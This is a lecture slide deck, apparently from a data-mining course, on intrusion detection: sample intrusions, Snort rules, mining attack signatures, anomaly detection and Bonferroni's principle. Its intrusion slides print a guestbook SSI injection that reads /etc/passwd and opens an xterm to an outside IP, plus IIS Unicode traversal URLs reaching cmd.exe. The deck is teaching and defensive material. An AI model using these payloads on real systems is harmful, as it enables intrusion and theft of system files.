

(un peu plus...)

- Le livre d'or (guestbook) :
- Principe : insérer des tags dans le livre d'or, à la place d'un message...
- `cat /etc/passwd;`
`xterm &`



Exemples d'intrusion

(un peu plus de détails...)




Le commentaire dans le livre d'or contient
Des commandes interprétables sauvées
Dans le fichier guestbook.html


```
<!--#exec cmd="cat /etc/passwd;  
/usr/X11/bin/xterm -display  
10.1.1.14:0.0"-->
```

Exemples d'intrusion

(un peu plus de détails...)



Les fichiers html sont lus par mod_ssi
ce qui execute la commande contenue
dans le tag SSI à sa lecture.



Exemples d'intrusion

(un peu plus de détails...)

- Le bug IIS Unicode
- Vulnérabilité exploitée : parsing de l'URL
- Mauvaise prise en charge des séquences unicode non autorisées
- Permet à un utilisateur d'exécuter n'importe quelle commande sur un serveur Web.
- Peut permettre d'accéder au niveau d'autorisation administrateur

Exemples d'intrusion

(un peu plus de détails...)

- Le bug IIS Unicode
- Exploit:

```
http://10.0.0.1/scripts/..%c0%af  
./  
winnt/system32/cmd.exe?/c+dir
```

- **%c0%af = “/”**
- Peut donc utiliser des POST HTTP pour envoyer plusieurs commandes simultanées à cmd.exe

Exemples d'intrusion

(un peu plus de détails...)

- Le bug IIS Unicode
- Hacking unidirectionnel (pas de retour)
- Tout se déroule à l'intérieur de **requêtes HTTP légales.**
- Rien de suspect sur les connexions, pas de scan...
- Détournement de système NT avec rang d'utilisateur privilégié.

Exemple d'IDS : SNORT

www.snort.org



- <http://www.snort.org>
- Détection d'intrusion open source
- Unix et Windows
- Auteurs : Marty Roesch & Brian Caswell

Exemple d'IDS : SNORT

- Placé en tant que sniffer. Plusieurs modes :
 - Reporter les événements à l'écran
 - Détection
 - Prévention
- Repère des motifs/signatures d'attaques
- Déetecte les scans de ports rapides
- (idem firewall)

Exemple d'IDS : SNORT

- Format des règles :
- protocol source sourceport -> dest destport
- msg:"alert message"
- Match rules
 - Content:"packet content"
- Reference:reference,id
- Classtype:classification
- Sid:unique sid
- Rev: revision

Exemple d'IDS : SNORT

- alert tcp \$TELNET_SERVERS 23 ->\$EXTERNAL_NET any
(msg:"INFO TELNET login incorrect";
flow:from_server,established; content:"Login incorrect";
reference:arachnids,127; classtype:badunknown; sid:718;
rev:9;)
- alert tcp \$EXTERNAL_NET any -> \$HOME_NET 23
(msg:"BLEEDING-EDGE EXPLOIT Solaris telnet USER
environment vuln Attack inbound";
flow:to_server,established; content: " |ff fa 27 00 00 55 53
45 52 01 2d 66 | "; rawbytes; classtype:attempteduser;
reference:url,riosec.com/solaristelnet-0-day;
reference:url,isc.sans.org/diary.html?n&storyid=2220;
sid:2003411; rev:5;)

Limites des IDS

- Nombreux « faux » :
 - Si les règles sont trop génériques : faux positifs
 - Si les règles sont trop spécifiques : faux négatifs
- Configuration complexe et longue, qui dépend :
 - De la connaissance de la plate-forme
 - De ses vulnérabilités (intérêt de générer des alertes pour des vulnérabilités non présentes sur la plate-forme ?)
 - Du contexte métier

Limites des IDS (Cont.)

- Les attaques applicatives sont difficilement détectables :
 - Injection SQL
 - Exploitation de CGI mal conçus
- Des évènements difficilement détectables
 - Scans lents / distribués
 - Canaux cachés / tunnels

Limites des IDS (Cont.)

- Pollution des IDS :
 - Génération de nombreuses alertes
 - Consommation des ressources de l'IDS
- Déni de service contre l'IDS / l'opérateur :
 - Une attaque réelle peut passer inaperçue
 - Attaque contre l'IDS lui-même
 - Mars 04 : vers Witty exploitant une faille dans le décodeur ICQ d'ISS **Un seul** paquet UDP nécessaire pour une exploitation à distance

Et la fouille de données dans tout ça ?

- Le data mining pour la détection d'intrusion peut :
- Extraire des motifs sur la base de caractéristiques particulières.
- Construire des modèles de comportements normaux et anormaux.
- Déetecter des anomalies.

Extraction de motifs

- Peut permettre la mise à jour des signatures.
- Exemple, fouille de motifs séquentiels peu fréquents mais formant un cluster très dense :
- `http://www.inria.fr/ :`
- `<(scripts/root.exe) (c:/winnt/system32/cmd.exe)
(..%255c.../..%255c../winnt/system32/cmd.exe)
(..%255c.../..%255c/..%c1%1c.../..%c1%1c.../..%c1%1c../winnt/system32/cm
d.exe) (winnt/system32/cmd.exe) (winnt/system32/cmd.exe)
(winnt/system32/cmd.exe)>`
- Support global : 0.018%
- Support local : 80% (16 utilisateurs sur les 20 qui ont un comportement similaire)

Extraction de motifs

- `http://www.inria.fr/ :`
- `<(scripts/root.exe) (c:/winnt/system32/cmd.exe)`
`(..%255c.../..%255c../winnt/system32/cmd.exe)`
`(..%255c.../..%255c/..%c1%1c.../%c1%1c.../..%c1%1c../winnt/system32/cmd.exe)`
`(winnt/system32/cmd.exe) (winnt/system32/cmd.exe)`
`(winnt/system32/cmd.exe)>`
- Obtenu lors d'une fouille « classique » (analyse des usages) à l'Inria Sophia.
- Avis des experts système de l'Inria : typique d'une attaque
- Principe de l'attaque : accéder à des fichiers en accès restreint
- Raison de la « confiance » dans ce motif : les attaquants partagent des scripts qui utilisent une faille. Parfois, ils modifient ces scripts légèrement. D'où un comportement très similaire d'un individu à l'autre.

Extraction de motifs

- `http://www.inria.fr/ :`
- `<(scripts/root.exe) (c:/winnt/system32/cmd.exe)`
`(..%255c.../..%255c../winnt/system32/cmd.exe)`
`(..%255c.../..%255c/..%c1%1c.../%c1%1c.../..%c1%1c../winnt/system32/cmd.exe)`
`(winnt/system32/cmd.exe) (winnt/system32/cmd.exe)`
`(winnt/system32/cmd.exe) >`
- Exploitations possibles de ce type de résultat :
 - Vérifier l'accès à ce fichier
 - Générer une règle dans l'IDS (snort ?)
 - Blacklister les IP
 - Juste se satisfaire de l'avoir extrait (on le connaît déjà, c'est ce bon vieux bug unicode !)

Extraction de motifs pour la détection d'intrusion

- Déviation des profils normaux :
 - Phase 1 : extraire les motifs fréquents d'un ensemble de données sans attaque
 - Phase 2 : Extraire les motifs fréquents dans les n dernières connexions et les comparer aux profils normaux
- Approche misuse :
 - Phase 1 : extraire les motifs fréquents d'un ensemble d'attaques
 - Phase 2 : reconnaître un motif dans les nouvelles connexions

Construction de modèles (Misuse Detection)

- Des modèles prédictifs sont construits à partir de données labélisées (les instances ont le label “normal” ou “intrusion”).
- Ces modèles sont plus sophistiqués et précis que les modèles créés manuellement :
 - Créés à partir de l’ensemble des données réelles
 - plus fidèles à la distribution des données.
- Ces modèles ne permettent pas de détecter les nouvelles formes d’attaques.

Extraction de motifs pour la détection d'intrusion

- Exemples de motifs :
- {Src IP=206.163.27.95, Dest Port=139,
Bytes $\in [150,200]$ } \Rightarrow {Attack}
- num_failed_attempts = 6, service= FTP
 \Rightarrow attack=DoS[1,0.28]

Détection d'anomalies



- Motivation :
 - Les IDS (misuse) ratent les nouvelles attaques
 - La construction d'un modèle passe par la labellisation
 - La labellisation est très (très) coûteuse !
- Proposition :
 - Se passer de la labellisation
 - Construire des modèles normaux
 - Déetecter ce qui s'en éloigne

Détection d'anomalies

- Construire des profils normaux sans connaissance à priori et détecter ce qui s'en éloigne. (Y a plus qu'à...)
- Problème :
 - Comment construire les modèles :
 - Qu'est qui est normal ?
 - Solution globalement appliquée : ce qui est le plus fréquent est normal
 - Comment se fier aux résultats :
 - Soit m , le modèle normal.
 - Soit x , une alarme (s'éloigne d'un profil dans m)
 - x est donc un comportement qui n'est pas fréquent (**ça suffit pour déclencher une alarme ?**).

Détection d'anomalies

- Généralement basée sur le clustering et la détection d'outliers (également : atypiques, anormaux).



Détection d'anomalies

- Degré d'éloignement fort = taux de détection faible (30%)
- Degré d'éloignement léger = taux de détection fort (99%)
- Donc : un degré d'éloignement léger compense le problème des IDS pour les nouvelles attaques.
- Oui mais non...
- Degré d'éloignement fort = peu de faux positifs (quoi que...)
- Degré d'éloignement léger = nombreux faux positifs

Détection d'anomalies

- Degré d'éloignement léger = nombreux faux positifs.
- Devient un problème compte tenu du nombre de connexions.
- Le taux de faux positif est généralement : $\frac{nb_fausses_alarmes}{nb_total_objets}$
- Avec 2M de connexions dans la semaine, un taux de faux positifs de 1% signifie 20000 fausses alarmes (pour 100 vraies ?)
- 20000 alarmes à vérifier en une semaine ?
 - 3000 par jour
 - 285 par heure
 - 4 à la minute
 - Deux personnes à temps plein qui demandent un congé pour dépression au bout d'une semaine ?

Détection d'anomalies

- Les pièges sur le chemin :
 - La qualité du clustering (segmentation, classement) :
 - Haute similitude intra-classe
 - Faible similitude inter-classes
 - Critères liés au domaine (sécurité) ?
 - La mesure de similitude
 - Conditionne la qualité du clustering
 - Conditionne la qualité de la détection
 - Les faux positifs
 - Alarmes rapidement ingérables
 - Données non labellisées, donc... ?

Bilan

- Toutes les méthodes de fouille (donc toutes les méthodes de ce module) peuvent être utiles pour la détection d'intrusion
- Problème principal : le taux de **faux** (positifs/négatifs)
 - Déjà élevé en détection d'intrusion
 - Insurmontable en détection d'anomalies
- Pistes actuellement suivies en recherche :
 - Combiner les indicateurs (signatures, anomalies, normaux...)
 - Déetecter les nouveaux usages (non intrusion = filtre)
 - ...

Limits of data mining

Limits of data mining

Frequent ≠ informative

Limits of data mining

Frequent ≠ informative

100% of pregnant patients

are...



Limits of data mining

Frequent ≠ informative

100% of pregnant patients



are...
women!


Limits of data mining

“Just use a lower frequency”



Well...

Limits of data mining



Limits of data mining

(Bonferroni's principle)

Mining of Massive Datasets

Anand Rajaraman

Jure Leskovec
Stanford Univ.

Jeffrey D. Ullman
Stanford Univ.

Copyright © 2010, 2011, 2012 Anand Rajaraman, Jure Leskovec, and Jeffrey D. Ullman

Limits of data mining

(Bonferroni's principle)



Total



Information




Awareness



Bush administration in 2002...


Limits of data mining

(Bonferroni's principle)



Limits of data mining

(Bonferroni's principle)



Limits of data mining

(Bonferroni's principle)

- Find evil doers among 1 billion people
- Everyone goes to a hotel one day in 100
- A hotel holds 100 people
(100,000 hotels needed to cover the 1% above)
- analysis over 1000 days (~ 3 years)

Limits of data mining

(Bonferroni's principle)

How many pairs of potential evil-doers ?

Limits of data mining

(Bonferroni's principle)

Everyone goes to a hotel one day in 100

Probability of any two people both
visiting a hotel on any given day: 0.0001

Limits of data mining

(Bonferroni's principle)

100,000 hotels

Probability of any two people both visiting a hotel on any given day: 0.0001

Chance that they visit the same hotel:

$$0.0001 \text{ divided by } 100,000 = 10^{-9}$$

On two different days : $10^{-9^2} = 10^{-18}$

Limits of data mining

(Bonferroni's principle)

Probability of any two people both visiting
the same hotel on two different days : 10^{-18}

Limits of data mining

(Bonferroni's principle)

Probability of any two people both visiting
the same hotel on two different days : 10^{-18}

How many pairs of potential evil-doers ?

Limits of data mining

(Bonferroni's principle)

1 billion people

Probability of any two people both visiting
the same hotel on two different days : 10^{-18}

Number of pairs of people: $1,000,000,000^2/2$

Limits of data mining

(Bonferroni's principle)

1,000 days

Probability of any two people both visiting
the same hotel on two different days : 10^{-18}

Number of pairs of people: $1,000,000,000^2/2$

Number of pairs of days: $1,000^2/2$

Limits of data mining

(Bonferroni's principle)

How many pairs of potential evil-doers ?

$$10^{-18}$$

$$1,000,000,000^2/2$$

$$1,000^2/2$$

Limits of data mining

(Bonferroni's principle)

How many pairs of potential evil-doers ?

$$1,000,000,000^2/2 \times 1,000^2/2 \times 10^{-18}$$

Limits of data mining

(Bonferroni's principle)

How many pairs of potential evil-doers ?

250,000